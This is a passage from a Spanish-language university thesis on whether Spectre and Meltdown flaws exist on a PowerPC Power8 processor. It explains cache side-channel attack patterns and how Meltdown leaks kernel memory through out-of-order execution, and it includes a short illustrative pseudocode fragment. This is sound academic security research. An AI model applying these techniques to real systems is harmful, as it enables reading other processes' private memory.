Escola Tècnica
Superior d'Enginyeria
Informàtica

Escola Tècnica Superior d'Enginyeria Informàtica
Universitat Politècnica de València

Búsqueda de las vulnerabilidades Spectre y Meltdown en PowerPC

TRABAJO FIN DE GRADO

Grado en Ingeniería Informática

Autor: Germán Planells García

Tutores: José Ismael Ripoll Ripoll
Julio Sahuquillo Borrás
Héctor Marco Gisbert

Curso 2021-2022

Resumen

El presente trabajo de fin de grado consiste en la comprobación de la existencia de los fallos de diseño ya conocidos en procesadores Intel, ARM y AMD, de los cuales se aprovechan las vulnerabilidades Meltdown y Spectre, en un procesador con arquitectura PowerPC.

Para ello, se han adquirido los conocimientos necesarios mediante el estudio e implementación de estas vulnerabilidades en una máquina con arquitectura x86_64, para posteriormente, implementar una variante de Spectre (SpectreRSB) en una máquina con un procesador modelo Power8.

El resultado que se busca obtener de este ataque es la filtración de información que no debe poder ser obtenida por los flujos normales de acceso, ya que de esta forma se puede comprobar que los fallos están presentes en la arquitectura PowerPC.

Palabras clave: Microprocesador, seguridad

Resum

El present treball de fi de grau consisteix en la comprovació de l'existència de les fallades de disseny ja coneguts en processadors Intel, ARM i AMD, dels quals s'aprofiten les vulnerabilitats Meltdown i Spectre, en un processador amb arquitectura PowerPC.

Per a això, s'han adquirit els coneixements necessaris mitjançant l'estudi i implementació d'aquestes vulnerabilitats en una màquina amb arquitectura x86_64, per a posteriorment, implementar una variant de Spectre (SpectreRSB) en una màquina amb un processador model Power8.

El resultat que es busca obtindre d'aquest atac és la filtració d'informació que no ha de poder ser obtinguda pels fluxos normals d'accés, ja que d'aquesta manera es pot comprovar que les fallades són presents en l'arquitectura PowerPC.

Paraules clau: Microprocessador, seguretat

Abstract

This final degree project consists of verifying the existence of known design flaws in Intel, ARM and AMD processors, of which the Meltdown and Specter vulnerabilities are exploited, in a processor with PowerPC architecture.

To do this, the necessary knowledge has been acquired by studying and implementing these vulnerabilities on a machine with x86_64 architecture, to later implement a variant of Specter (SpectreRSB) on a machine with a Power8 model processor.

The desired result of this attack is the leakage of information that should not be able to be obtained by normal access flows, since in this way it can be verified that the failures are present in the PowerPC architecture.

Key words: Microprocessor, security

Índice general

Índice general v
Índice de figuras vii
Índice de tablas vii
Listings viii

1 Introducción 1
1.1 Motivación 1
1.2 Objetivos 2
1.3 Metodología 2
1.4 Estructura de la memoria 2
2 Estado del arte 5
2.1 Ataques de canal lateral a la caché 5
2.1.1 Prime + Probe 5
2.1.2 Flush + Reload 6
2.1.3 Evict + Reload 6
2.1.4 Evict + Time 7
2.1.5 Flush + Flush 8
2.2 Ejecución especulativa 8
2.2.1 Meltdown 8
2.2.2 Spectre 11
3 Solución propuesta 15
3.1 Elección de Flush + Reload 15
3.2 Elección de SpectreRSB 16
4 Implementación en arquitecturas compatibles x86_64 19
4.1 Flush + Reload 19
4.1.1 Implementación 19
4.1.2 Pruebas 22
4.2 Implementación Meltdown 24
4.3 SpectreRSB 26
4.3.1 Implementación 26
4.3.2 Pruebas 29
5 Implementación en PowerPC 31
5.1 Implementación Flush + Reload 31
5.2 Implementación SpectreRSB 34
5.3 Pruebas y problemas 36
5.4 Continuación del trabajo 44
6 Tecnologías 47
6.1 Lenguajes de programación 47
6.1.1 Lenguaje C 47
6.1.2 Ensamblador 47
6.2 Herramientas 48
6.2.1 Depurador GNU 48

6.2.2 Herramientas de desarrollo 48

7 Conclusiones **49**

7.1 Relación con los estudios cursados 49

7.2 Conclusión 49

Índice de figuras

2.1 Patrón Prime + Probe 5
2.2 Patrón Flush + Reload 6
2.3 Patrón Evict + Reload 7
2.4 Patrón Evict + Time 7
2.5 Patrón Flush + Flush 8
2.6 Relación del espacio de direcciones virtual y la memoria física 9
2.7 Corrupción del predictor de saltos entre contextos. 12
2.8 Vulnerabilidad SpectreRSB. 13

3.1 Flujo del Pipeline del núcleo del procesador POWER8. 16

4.1 Tiempos de los valores de Flush + Reload. 23
4.2 Comparación de tiempos de acceso a memoria caché y principal 23
4.3 Ataque Flush + Reload. 24
4.4 Ejecución gadget() 28
4.5 Mitigaciones instaladas en la máquina del alumno 29

5.1 Código desensamblado de la función gadget(). 36
5.2 Mitigaciones instaladas en la maquina PowerPC. 36
5.3 Comparación de tiempos de acceso a memorias en la primera prueba. . . . 38
5.4 Comparación de tiempos de acceso a memorias en la segunda prueba. . . . 40
5.5 Comparación de tiempos de acceso a memoria principal entre segunda y tercera prueba. 43
5.6 Plano de las distintas unidades en un *core* del Power8.[8] 44

Índice de tablas

4.1 Características i7-8550U 19

5.1 Características Power8 31
5.2 Número de ejecuciones simultáneas que puede realizar el Power8 para cada etapa. 41

Listings

2.1 Ejemplo fragmento de código Meltdown. 10
2.2 Ejemplo fragmento de código Spectre v1. 11
4.1 Estructura asm. 20
4.2 Código función maccess(). 20
4.3 Código función flush(). 21
4.4 Código función read_clock(). 21
4.5 Fragmento de código función detect_threshold(). 22
4.6 Fragmento de código función flush_reload() 22
4.7 Fragmento de código main() de Meltdown 25
4.8 Fragmento de código función leerByte 25
4.9 Macro de Meltdown 26
4.10 Bloque de código de reserva de memoria y fase Flush. 26
4.11 Bloque de código de lanzamiento de SpectreRSB. 27
4.12 Código función speculative(). 28
4.13 Código función gadget(). 28
5.1 Código macro MACCESS. 32
5.2 Código macro FLUSH. 32
5.3 Código función read_clock(). 33
5.4 Fragmento de código función detect_threshold(). 33
5.5 Código función flush_reload(). 33
5.6 Bloque de código de reserva de memoria y fase Flush en PowerPC. 34
5.7 Bloque de código de lanzamiento de SpectreRSB en PowerPC. 34
5.8 Código función speculative() en PowerPC. 35
5.9 Código función gadget() en PowerPC. 35
5.10 Código prueba de accesos a memoria caché en PowerPC. 37
5.11 Código prueba de accesos a memoria principal en PowerPC. 37
5.12 Código segunda prueba de accesos a memoria caché en PowerPC. 39
5.13 Código segunda prueba de accesos a memoria principal en PowerPC. . . . 39
5.14 Código tercera prueba de accesos a memoria en PowerPC. 41
5.15 Código del programa de accesos a memoria. 42

Glosario

- **Arquitectura:** Diseño por el cual el fabricante ha estructurado los diferentes componentes del microprocesador.
- **Caché:** Componente de almacenamiento de memoria de poca capacidad pero con velocidades muy altas.
- **CPU:** *Central Processing Unit* es un componente Hardware cuya principal función es interpretar y procesar instrucciones.
- **Gadget:** Bloque de instrucciones usadas por el atacante para explotar una vulnerabilidad.
- **IBM:** *International Business Machines Corporation* es una empresa estadounidense de tecnología y consultoría.
- **Intel:** Empresa estadounidense fabricante de circuitos integrados a nivel mundial.
- **Memoria Principal:** Memoria donde se almacenan de forma temporal los datos y los programas que estás utilizando o prevé utilizar la CPU en un determinado momento.
- **PowerPC:** Conjunto de instrucciones que puede entender una CPU de la familia Power.
- **Registro:** Memoria integrada dentro del microprocesador, es la memoria más rápida con la que cuenta el sistema y es usada para almacenar valores muy usados.
- **SMAP:** *Supervisor Mode Access Protection* es una característica presente en algunas CPU que previene que el kernel acceda a la memoria del espacio de usuario mientras la bandera AC en el registro RFLAGS está limpia.
- **SMEP:** *Supervisor Memory Execute Protection* es una característica presente en algunas CPU que previene que el kernel que se ejecuta en el anillo 0, ejecute código que puede ser accedido por el usuario.
- **Vulnerabilidad:** Fallo en un sistema que permite que un atacante pueda comprometer la integridad, disponibilidad o confidencialidad de la máquina.
- **x86_64:** Conjunto de instrucciones que puede entender una CPU de la familia Intel.

CAPÍTULO 1
Introducción

En este trabajo de fin de grado de la rama de Ingeniería de Computadores se ha buscado encontrar la existencia de los fallos en el procesador que provocaron la aparición de dos vulnerabilidades conocidas, Spectre[1] y Meltdown[2], en máquinas que usan procesadores de la familia IBM. POWER[3].

En primer lugar, se han desarrollado y probado estas dos vulnerabilidades en la arquitectura x86_64 para adquirir los conocimientos necesarios para, posteriormente, poder implementar estas vulnerabilidades en una máquina con un procesador con arquitectura PowerPC, ya que, aunque brevemente, x86_64 se ha estudiado durante la presente carrera y existe más material bibliográfico de consulta.

Una vez que se han adquirido los conocimientos necesarios se ha desarrollado una variante de la vulnerabilidad Spectre para una máquina con un procesador modelo Power8. Con ella, se ha intentado averiguar si los fallos del procesador que provocaban estas vulnerabilidades existen en dicha arquitectura.

Por último, se ha redactado un capítulo con las conclusiones que se han obtenido durante la realización de todo el presente trabajo.

1.1 Motivación

Spectre y Meltdown son dos vulnerabilidades recientes que causaron un gran impacto cuando fueron publicadas ya que afectaron a la mayoría de los dispositivos que se encontraban en el mercado. Su impacto fue tan grave debido a que se aprovechan de un fallo en el diseño de los procesadores y no dependen de ninguna otra vulnerabilidad para su explotación. A diferencia de las vulnerabilidades causadas por software, las vulnerabilidades causadas por la implementación hardware no se pueden parchear fácilmente y en algunos casos solo pueden solucionarse cambiando el diseño de los futuros modelos, con lo que el problema que tuvieron y tienen los fabricantes es muy grave. Y es así debido a que algunas de las variantes que han surgido de estos ataques siguen sin solución a día de hoy y sin visos de que se solucionen en un futuro próximo.

Debido a la importante gravedad de estas vulnerabilidades, se han realizado una gran cantidad de estudios sobre ellas en procesadores de la familia Intel, AMD y ARM, pero se han encontrado pocos estudios realizados en procesadores con la arquitectura PowerPC de IBM. Por esta razón, me ha parecido una buena opción como trabajo de final de grado, ya no tanto llegar, si se llega, a realizar un ataque exitoso sino por lo menos llegar a la conclusión de si los fallos de los cuales se aprovechan estas vulnerabilidades están presentes en la arquitectura PowerPC. Por último, comentar que este trabajo esta dentro del marco de un proyecto de investigación del departamento DISCA (Departamento de In-

formática de Sistemas y Computadores) de la escuela ETSINF (Escuela Técnica Superior de Ingeniería Informática), por el que se ha recibido una beca de colaboración.

La motivación personal que me ha llevado a realizar este trabajo es mi pasión descubierta por la seguridad informática durante la carrera. Accedí a esta desde un ciclo de formación profesional de desarrollo web y siempre fue mi intención que ese fuera mi campo profesional, pero a lo largo de la carrera, dando asignaturas como Estructuras de computadores y Arquitecturas avanzadas que usaban lenguajes de bajo nivel como ensamblador y la asignatura *Hacking* ético que usaba este lenguaje junto al lenguaje C para explotar diversas vulnerabilidades, he descubierto un nuevo mundo que me apasiona y al cual me gustaría dedicarme profesionalmente.

1.2 Objetivos

El objetivo de este trabajo es estudiar la especulación de PowerPC y su posible explotación mediante técnicas similares a las que afectan a la arquitectura Intel.

Para alcanzar el cumplimiento de este objetivo se derivan los siguientes subobjetivos:

- Recopilar información y aprender sobre las vulnerabilidades Spectre y Meltdown en una arquitectura x86_64.
- Implementar un ataque de canal lateral a la caché para poder medir los tiempos de acceso a memoria.
- Implementar una variante de Spectre en la arquitectura PowerPC para analizar los resultados del ataque.

1.3 Metodología

La metodología empleada para la realización de este trabajo ha sido el desarrollo en cascada, para ello se ha planteado el trabajo en etapas y para cada una de ellas se han ejecutado tres pasos secuenciales. El primero de ellos es el diseño, donde se ha buscado una solución que cumpla con el objetivo marcado. El segundo el desarrollo, en el cual se ha implementado el diseño que se ha escogido en el primer paso. Y por último, está la etapa de las pruebas, donde se ha comprobado que el diseño implementado es correcto.

1.4 Estructura de la memoria

La estructura del presente trabajo de final de grado es la siguiente:

- **Capítulo 1:** se realiza una breve introducción al trabajo, se habla sobre la motivación su realización incluyendo la personal, se listan los objetivos y la estructura de esta memoria.
- **Capítulo 2:** se explican las vulnerabilidadas en las cuales se basa este trabajo sin entrar en su implementación.
- **Capítulo 3:** se propone una solución para el cumplimiento de los objetivos marcados.

- **Capítulo 4:** implementación de la solución propuesta en una máquina con procesador Intel como forma de aprendizaje.
- **Capítulo 5:** implementación de la solución propuesta en una máquina con procesador Power8 para alcanzar los objetivos marcados.
- **Capítulo 6:** se detallan las distintas tecnologías usadas para la elaboración de este trabajo, se exponen sus principales características y se argumenta el motivo de su uso.
- **Capítulo 7:** se relaciona el presente trabajo con los estudios cursados y se presentan las conclusiones obtenidas.

CAPÍTULO 2
Estado del arte

2.1 Ataques de canal lateral a la caché

Los ataques de canal lateral son todos aquellos que se basan en explotar la implementación física y no software de una máquina. Algunos ejemplos conocidos de tipos de ataques de canal lateral son los basados en el consumo energético, la emisión de sonidos, tiempos de acceso a memoria caché o en fugas electromagnéticas.

En este apartado nos vamos a centrar en los ataques de canal lateral a la caché, los cuales se efectúan para averiguar las posiciones de memoria que han sido accedidas por un proceso atacado. De forma que, en la siguiente sección veremos cómo obligar al proceso a comportarse de forma que estas medidas de tiempos tengan significado y sean útiles para realizar un ataque.

A continuación, se van a explicar brevemente el funcionamiento de los distintos patrones de ataque de canal lateral a la cache más conocidos hasta la fecha[4][5].

2.1.1. Prime + Probe



Figura 2.1: Patrón Prime + Probe

En este patrón, el atacante conoce a qué conjuntos de memoria caché ha accedido el proceso víctima mediante un ataque en tres pasos, el primero denominado prime consiste en el llenado de la caché con datos del propio proceso atacante. En el segundo paso el atacante espera sin hacer ninguna acción a que el proceso víctima ejecute su código, el cual produce que diferentes conjuntos de caché que había introducido previamente el

atacante en el paso anterior se modifiquen. Por último, en el tercer paso, el atacante carga todos los datos que había introducido en la caché en el primer paso, midiendo el tiempo que tarda en cargar cada conjunto de memoria. Los conjuntos que haya modificado el proceso víctima con la ejecución de su código tardarán más en ser accedidos mientras que para los conjuntos intactos, este tiempo será mucho menor.

Este comportamiento se puede observar en la figura 2.1 en la que los accesos a conjuntos de memoria hechos por el atacante se pueden ver en rojo y los conjuntos accedidos por la víctima en verde.

2.1.2. Flush + Reload

El patrón Flush + Reload consiste en una fase inicial denominada Flush en la cual mediante el uso de una instrucción en lenguaje ensamblador el atacante vacía todas líneas de la caché, de forma que se asegura que no hay contenido del proceso víctima en ella como se puede ver en la Figura 2.2, para el caso de la arquitectura x86_64 esta instrucción es `clflush`. Una vez termina la primera fase el atacante espera a que la víctima ejecute su código, lo que conlleva que diferentes líneas de caché se llenen. Una vez pasa un tiempo estipulado, el atacante carga toda la información de la memoria caché que previamente había vaciado, midiendo el tiempo de cada acceso, en caso de que los tiempos de acceso sean pequeños la víctima habrá accedido a ese contenido. Como resultado el atacante puede conocer entre otras cosas qué líneas de código ha accedido la víctima de una librería compartida.



Figura 2.2: Patrón Flush + Reload

2.1.3. Evict + Reload

Evict + Reload y Flush + Reload son patrones muy parecidos con la principal diferencia de que el primero usa el método *Evict*. La diferencia reside en que el método *flush* se podría ver como vaciar la memoria usando `clflush`, mientras que el método *evict* sería más bien como un desalojo que se produce por cargar información en la caché cuando esta se encuentra llena teniendo que desalojar una línea o conjunto que estuviera previamente almacenado. La segunda diferencia más notable es que en la mayoría de los casos Flush + Reload necesita de dos procesos que compartan memoria, cosa que el patrón Evict + Reload no necesita.

El funcionamiento es parecido, ya que únicamente cambia la forma de eliminar la memoria del proceso víctima de la caché, esto se puede ver en la Figura 2.3. El ataque

consiste en una primera fase donde el atacante desaloja todas las líneas de memoria cargando datos en la caché y se suspende una cantidad de tiempo establecido. Una vez pasa este tiempo, se reactiva y carga toda la memoria que había introducido comprobando el tiempo de acceso a cada línea pudiendo así determinar qué líneas de memoria caché han sido accedidas por el proceso víctima.



Figura 2.3: Patrón Evict + Reload

2.1.4. Evict + Time

En el patrón Evict + Time el atacante mide los tiempos de la caché mientras que el programa víctima se está ejecutando, esto se puede observar en la Figura 2.4 ya que mientras la víctima realiza los accesos a memoria el atacante esta tomando tiempos de la duración, posteriormente desaloja algunas líneas de memoria y espera a que la víctima vuelva a ejecutar el programa. Comparando los tiempos de esta última ejecución y la primera puede determinar si las líneas desalojadas han sido accedidas por la víctima.



Figura 2.4: Patrón Evict + Time

2.1.5. Flush + Flush

A diferencia de los patrones anteriores, Flush + Flush no basa su ataque en la medición de tiempo de un acceso a memoria caché sino que se basa en la medición de tiempo de la ejecución de una instrucción, en concreto, `clflush`.

La instrucción `clflush` tiene la característica de que si la dirección que va a vaciar no se encuentra en la memoria caché, su tiempo de ejecución es significativamente más corto que en el caso de que si lo estuviera. Esto es aprovechado por el atacante, el cual en una primera fase vacía todas las líneas de la memoria caché mediante el uso de la instrucción `clflush`, espera un tiempo determinado y vuelve a vaciar toda la memoria con dicha instrucción en una segunda fase midiendo el tiempo que esta tarda en ejecutarse para cada línea. De esta forma, el atacante puede averiguar que líneas de la caché han sido accedidas.

La Figura 2.5 muestra como se desarrolla el ataque descrito a través de las distintas fases.



Figura 2.5: Patrón Flush + Flush

2.2 Ejecución especulativa

Spectre[1] y Meltdown[2] son dos vulnerabilidades publicadas el 3 de enero de 2018, afectando a fecha de publicación a la gran mayoría de máquinas del mercado. Esto es debido a que explotan un fallo de diseño en los procesadores de los fabricantes más vendidos (Intel, AMD y ARM) provocando filtraciones de información sensible. Además, ambas vulnerabilidades causaron un gran impacto en vista de lo novedoso que resultaba que el fallo afectara a la implementación hardware y fuera tan fácilmente explotable. Hasta la fecha, los ataques más comunes que explotaban implementaciones hardware se basaban en analizar el consumo energético del procesador o sus tiempos de acceso a memoria caché, como se menciona en el apartado anterior. Cabe destacar, que estos ataques tenían un alto coste de complejidad de implementación en comparación con Meltdown y Spectre.

2.2.1. Meltdown

Esta vulnerabilidad provoca que un proceso de un usuario sin permisos pueda leer cualquier dirección que esté mapeada en el espacio de memoria del proceso atacante.

Teniendo en cuenta que como se puede observar en la Figura 2.6, el espacio de direcciones virtuales de un proceso se divide en dos:

- **El espacio de usuario** el cual se compone de una serie de conjuntos de direcciones con las que un proceso sin un alto nivel de privilegios puede trabajar. En caso de la imagen se remarcan el *stack*, *text* y *data*.

- **El espacio de kernel** en el cual se encuentran todo el código relacionado con la gestión del Hardware y los distintos procesos del sistema entre otras funciones. Dada la importancia de las acciones que realiza es necesario un alto nivel de privilegios para poder acceder a el.

Como resultado de esta división, el espacio de kernel necesita acceder a los distintos conjuntos de memoria que tiene cada proceso para poder gestionarlo. Por este motivo, la memoria física está directamente mapeada en el espacio de kernel, pudiendo acceder de esta forma a toda la información de los procesos activos en el sistema. A causa de esto, si un atacante consiguiera evitar la protección de la comprobación de privilegios podría leer la información de cada proceso que se encuentre en la máquina.



Figura 2.6: Relación del espacio de direcciones virtual y la memoria física

Meltdown aprovecha el efecto lateral producido por la ejecución fuera de orden, esta característica de los procesadores modernos permite ejecutar instrucciones sin que la instrucción previa se haya completado. Por ejemplo, una instrucción que requiera acceder a un dato que no se encuentre en la memoria caché podría resultar en una pérdida de rendimiento considerable si todas las instrucciones posteriores se tuvieran que esperar. Por lo que en definitiva, es una característica destinada a aumentar de forma elevada el rendimiento de los procesadores.

En el caso de que se detectara que una instrucción previa a las ejecutadas fuera de orden no debería haber sido ejecutada como, por ejemplo, en el caso de que que produjera una excepción, se descartarían las instrucciones y todos los cambios que estas hayan podido realizar. Por ello los fabricantes de procesadores pensaban que esta funcionalidad era segura, pero las operaciones realizas por las instrucciones que se ejecutan fuera de orden tienen impacto en la caché y esto puede ser explotado por un ataque de canal lateral a la caché.

```
1    x = memoria_kernel[0];
2    //Codigo inalcanzable
3    dato = arrayAccesos[x * 4096];
```

Listing 2.1: Ejemplo fragmento de código Meltdown.

Concretamente, Meltdown se aprovecha de una condición de carrera, la cual se produce entre el acceso a una dirección de memoria (Kernel) para la cual el proceso no tiene permisos y el lanzamiento de la excepción que este acceso produce. En este espacio de tiempo debido a la ejecución fuera de orden se siguen ejecutando las instrucciones siguientes.

Siguiendo con el ejemplo del código del Listing 2.1, la línea 1 es un acceso a una dirección de memoria kernel que carga un byte en la variable x. La siguiente línea de código debería ser inalcanzable debido a la excepción que produce el acceso a una zona de memoria para la cual no se tiene permisos, pero, por la ejecución fuera de orden es muy posible que se haya lanzado y esté esperando el dato x para poder ejecutarse. Una vez la excepción llega, se vacía el pipeline y se eliminan todos los cambios hechos por las instrucciones, pero es muy probable que ya se haya producido el cálculo `x * 4096` y con este cálculo se haya emitido el acceso a la dirección de memoria correspondiente a `arrayAccesos[x * 4096]` y esta se haya cacheado. Por tanto, si el atacante se asegura que previamente al ataque todas las direcciones de memoria pertenecientes al arrayAccesos no están cacheadas, puede, mediante un ataque de canal lateral a memoria caché (realizado instantes después de la ejecución del *exploit*) conocer el valor del byte x por la página que ha sido accedida. Es importante conocer que el valor "4096 = 4KB"no es un valor trivial, sino que es el valor del tamaño de página de la mayor parte de los sistemas operativos. Se utiliza porque el *prefetch* de datos se va trayendo las siguientes direcciones de memoria a la accedida, pero solo hasta los límites de la página que contiene dicha dirección, con lo que evita un falso positivo en el ataque de canal lateral a la caché.

Una vez la excepción se produce, el programa acaba y habría que lanzar el *exploit* manualmente un número elevado de veces para filtrar el kernel entero, en cambio si se usa un manejador de excepciones o supriméndolas, se puede ejecutar el número de veces deseado por el atacante de forma automatizada.

Debido a la gravedad del ataque, en el artículo del Meltdown ya se indicaba una técnica de mitigación existente que aplicada a los sistemas operativos impedían Meltdown. Esta es Kaiser[6], la cual aísla el kernel del espacio de direcciones de todos los procesos de usuario. Esto lo consigue mediante la división del espacio de direcciones en dos, un espacio de direcciones que contiene el espacio de usuario, pero no el kernel. Mientras que el otro espacio de direcciones contiene el espacio de kernel y el espacio de usuario, pero protegido por SMAP y SMEP.

2.2.2. Spectre

